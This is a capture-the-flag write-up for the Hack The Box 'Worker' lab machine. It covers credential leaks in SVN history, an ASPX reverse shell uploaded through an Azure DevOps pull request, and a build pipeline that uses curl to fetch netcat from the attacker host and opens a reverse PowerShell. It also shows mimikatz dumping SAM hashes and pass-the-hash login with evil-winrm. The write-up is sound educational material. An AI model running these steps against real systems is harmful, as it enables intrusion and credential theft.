

Worker

Hack The Box Machine

We start off with an Nmap scan: `nmap -Pn -sT -sV -sC -p- worker.htb`


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 15:56 CEST
Nmap scan report for worker.htb (10.10.10.203)
Host is up (0.016s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     Microsoft IIS httpd 10.0
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3690/tcp  open  svnserve Subversion
5985/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.35 seconds
```

We notice port 3690 is open, which is used by Apache Subversion, a version control system.

Subversion, or `svn` in short, has a centralized repo you can checkout with the right commands.

With the command “`svn checkout svn://worker.htb`” we can look at the latest version of the repository. It includes a text document `moved.txt` that contains the following text:




```
1 This repository has been migrated and will no longer be maintained here.
2 You can find the latest version at: http://devops.worker.htb
3
4 // The Worker team :)
5
```

we add this new subdomain to our hosts file.

```
10.10.10.203 worker.htb devops.worker.htb
```

The repository also includes a webpage.



Browsing around, we notice more projects on the 'work' page that are hosted on subdomains of worker.htb. We include all subdomains, since we might need them later.

```
10.10.10.203  worker.htb devops.worker.htb alpha.worker.htb cartoon.worker.htb  
lens.worker.htb solid-state.worker.htb spectral.worker.htb story.worker.htb
```

Since we have now included devops.worker.htb in our hosts file, we can checkout where the new repository is hosted.

Sign in

http://devops.worker.htb

Your connection to this site is not private

Username

Password

It is locked behind a login prompt.

In order to find some credentials, we can start looking in previous versions of the repository, and see if the developers have made a mistake of leaving them in.

We can use "svn log" in the same directory as where we executed the checkout to see the revisions. One of the revisions mentioned a deployment script. With

the command "svn checkout svn://worker.htb -r 2" We can checkout that revision.

Indeed this version contains a deployment script called deploy.ps1.

```
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/worker$ cat deploy.ps1
$user = "nathen"
$password = "wendel98"
$pwd = ($password | ConvertTo-SecureString)
$credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $credential -ArgumentList ("-file $args")
```

The script contains the credentials:

nathen | wendel98

we can use these credentials on the login prompt. We entered a software development environment.


If we take a look at the "Repos > Files", we see an upload button. Maybe we can upload something to help us out.

[Contents](#) | [History](#) | [+ New](#) v | [↑ Upload file\(s\)](#) | [↓ Download as Zip](#)


If we want to upload a webshell, we have to be able to access it. In the dropdown at the top of the page, we can select a project we want to use.

[ekenas](#) / [SmartHotel360](#) / [Repos](#) / [Files](#) / [alpha](#) v

We can also visit this specific project since we included the subdomains in the hosts file.



With the use of a browser extension called 'Wappalyzer', we can see that the site is developed with the ASP.NET framework.



The screenshot shows the Wappalyzer interface with the following detected technologies:

- JavaScript frameworks:** RequireJS 2.1.22
- Web servers:** IIS IIS 50% sure
- Web frameworks:** Microsoft ASP.NET
- JavaScript libraries:** jQuery UI 1.11.4, jQuery 2.2.4

At the bottom, there is a toggle for "Create an alert for this website" and a settings gear icon.

We need an ASP or ASPX webshell or reverse shell.

<https://github.com/borjnz/asp-reverse-shell> This aspx reverse shell will allow us to catch a connection on our netcat listener.

Before uploading the shell, we make sure it will connect to our listener by editing the file.

```
protected void Page_Load(object sender, EventArgs e)
{
    String host = "10.10.14.121"; //CHANGE THIS
    int port = 4444; ////CHANGE THIS
    callbackShell(host, port);
}
```

Commit




⊗ TF402455: Pushes to this branch are not permitted; you must use a pull request to update this branch.

Drag and drop files here or click browse to select a file

Browse...

[+] shell.aspx
15.1 KB remove

Uploading our shell directly to the master branch is not allowed. We need to create a new branch and upload it there, then create and approve a pull request.





We can create a new branch from the branches dropdown. After creation, it should automatically switch to the new branch. We can upload our shell here.

assets	4/2/2020	1297506b	Version 1	Nathalie Henley
images	4/2/2020	1297506b	Version 1	Nathalie Henley
contact.html	4/2/2020	1297506b	Version 1	Nathalie Henley
elements.html	4/2/2020	1297506b	Version 1	Nathalie Henley
generic.html	4/2/2020	1297506b	Version 1	Nathalie Henley
index.html	4/2/2020	1297506b	Version 1	Nathalie Henley
LICENSE.txt	4/2/2020	1297506b	Version 1	Nathalie Henley
README.txt	4/2/2020	1297506b	Version 1	Nathalie Henley
shell.aspx	just now	bcc441c8	Added shell.aspx	Nathalie Henley

On the “Repos > Pull requests” page, we can create a new pull request.

New Pull Request

 into  

Title *

Added shell.aspx

Add label

Description

Added shell.aspx

Markdown supported.

Added shell.aspx

Reviewers

Search users and groups to add as reviewers

Work Items

Search work items by ID or title

Create | 

In order for the pull request to be completed, we need to meet the following requirements: An approval by a reviewer and a related work item.

The screenshot shows a user interface with a top navigation bar containing a profile icon, an 'Approve' button with a dropdown arrow, a blue 'Set auto-complete' button with a dropdown arrow, and a three-dot menu icon. Below this, a panel displays 'Policies' with a list of requirements: 'Required' (0 of 1 reviewers approved, No work items linked) and 'Optional' (All comments resolved). Below the policies are sections for 'Work Items' (No related work items), 'Reviewers' (No reviewers), and 'Labels' (Add label button).

Luckily, we are able to approve the request ourselves, now we just need to add a work item.

The screenshot shows a 'Work Items' search dialog with a search input field containing the text 'Search work items by ID or title' and a dropdown arrow. Below the input field, it displays 'No suggestions found'.

Even though there are no suggestions, there are available work items.

The screenshot shows a sidebar menu with categories: 'Boards', 'Repos', 'Files', and 'Commits'. The 'Boards' category is expanded, showing a list of items: 'Work Items', 'Boards', 'Backlogs', 'Sprints', and 'Queries'. The 'Work Items' item is highlighted with a red rectangular box.

On the work items page, we can choose a random work item and remember its ID.

We fill in the ID on the pull request and add the work item. We can now complete our pull request. We make sure to keep our branch, since we might need it again.

Complete pull request ✕


Merge commit comment

Merged PR 7: Added shell.aspx

Added shell.aspx
Related work items: #12

Merge type

Merge (no fast-forward) ▼



Post-completion options

- Complete linked work items after merging
- Delete qarnix after merging

If we now open a netcat listener and travel to <http://alpha.worker.htb/shell.aspx> we get a connection.

```
Listening on 0.0.0.0 4444
Connection received on 10.10.10.203 50664
Spawn Shell...
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis appool\defaultappool

c:\windows\system32\inetsrv>
```

We download winPEAS.exe from our local http server and run it.

in the output, we notice there are 2 drives mounted.

```
[+] Drives Information
[?] Remember that you should
C:\ (Type: Fixed)(Filesystem: NTFS)
W:\ (Type: Fixed)(Volume label: W)
```

Using “cd W:” does not work when using the netcat shell.

```
c:\>cd w:\
cd w:\
c:\>
```

If we open powershell first, we are able to change our directory to the W drive.

```
c:\>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> cd W:\
cd W:\
PS W:\>
```

On this drive, we can inspect the svn Repos and take a look at the configuration files. In W:\svnrepos\www\conf\passwd we find a list of users and passwords.

```
PS W:\svnrepos\www\conf> ls C:\Users
ls C:\Users

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          2020-03-28 14:59             .NET v4.5
d-----          2020-03-28 14:59             .NET v4.5 Classic
d-----          2020-08-18 00:33             Administrator
d-r---          2020-03-28 14:01             Public
d-----          2020-07-22 01:11             restorer
d-----          2020-07-08 19:22             robisl
```

Only one of those users actually exists so we take his credentials.

robisl | wolves11

We can use evil-winrm to connect as robisl.

```
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/worker$ evil-winrm -i worker.htb -u robisl -p wolves11
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

We print the user flag.


```
*Evil-WinRM* PS C:\Users\robisl\Documents> type ..\Desktop\user.txt
c63fa70f355788b80d6583c02a567fc7
```

We can also use these credentials to login in the development environment.

We are faced with another project, PartsUnlimited.

On the “Project settings > Agent pools” we can see the available agent pools. The only one available is called ‘Setup’ and runs as an Administrator. If we leverage these privileges, we might be able to get a shell.

We can create a new pipeline, and run its steps in this pool. At “Pipelines > Builds” we create a new pipeline with Azure Repos git, the PartsUnlimited project and a starter pipeline.



We rename the pool to match the agent pool available and download and run netcat to connect to our listener.

azure-pipelines.yml

```
1 # Starter pipeline
2 # Start with a minimal pipeline that you can customize to build and deploy your code.
3 # Add steps that build, run tests, deploy, and more:
4 # https://aka.ms/yaml
5
6 trigger:
7   - master
8
9 pool: 'Setup'
10
11 steps:
12   - script: curl http://10.10.14.87:8000/nc64.exe -o nc.exe
13     -script: nc.exe 10.10.14.87 4445 -e powershell
```

You need to create a new branch to save the pipeline.

The shell is not stable and often crashes before you can print the flag.

```
Listening on 0.0.0.0 4444
Connection received on 10.10.10.203 50391
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS W:\agents\agent11\_work\8\s> whoami
whoami
nt authority\system
PS W:\agents\agent11\_work\8\s> type C:\Users\Administrator\Desktop\root.txt
joris@joris-HP-ZBook-Studio-G3:~/Documents/htb/machines/worker$
```

We can also dump the hashes with mimikatz.

- script: curl http://10.10.14.30:8000/mimikatz.exe -o mimi.exe
- script: .\mimi.exe "token::elevate" "lsadump::sam"

Running these script and viewing the output allows us to see the NTLM hash.

```
✓ CmdLine
-----
35 LOCAL SID : S-1-5-21-3082730831-2119193701-3408718131
36
37 SAMKey : 356ed134964a4a3af61bde9f50d2f5f5
38
39 RID : 000001f4 (500)
40 User : Administrator
41 Hash NTLM: c699db8a49441d1a9764bdfe3fcbd84f
42
```

Using evil-winrm, we can authenticate with the hash.

```
evil-winrm -i worker.htb -u Administrator -H
c699db8a49441d1a9764bdfe3fcbd84f
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
worker\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
14438c4699f50629696460e3f558c7a9
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

NTLM Hash: c699db8a49441d1a9764bdfe3fcbd84f

If you like this write-up, please leave a respect at:
<https://www.hackthebox.eu/home/users/profile/176528>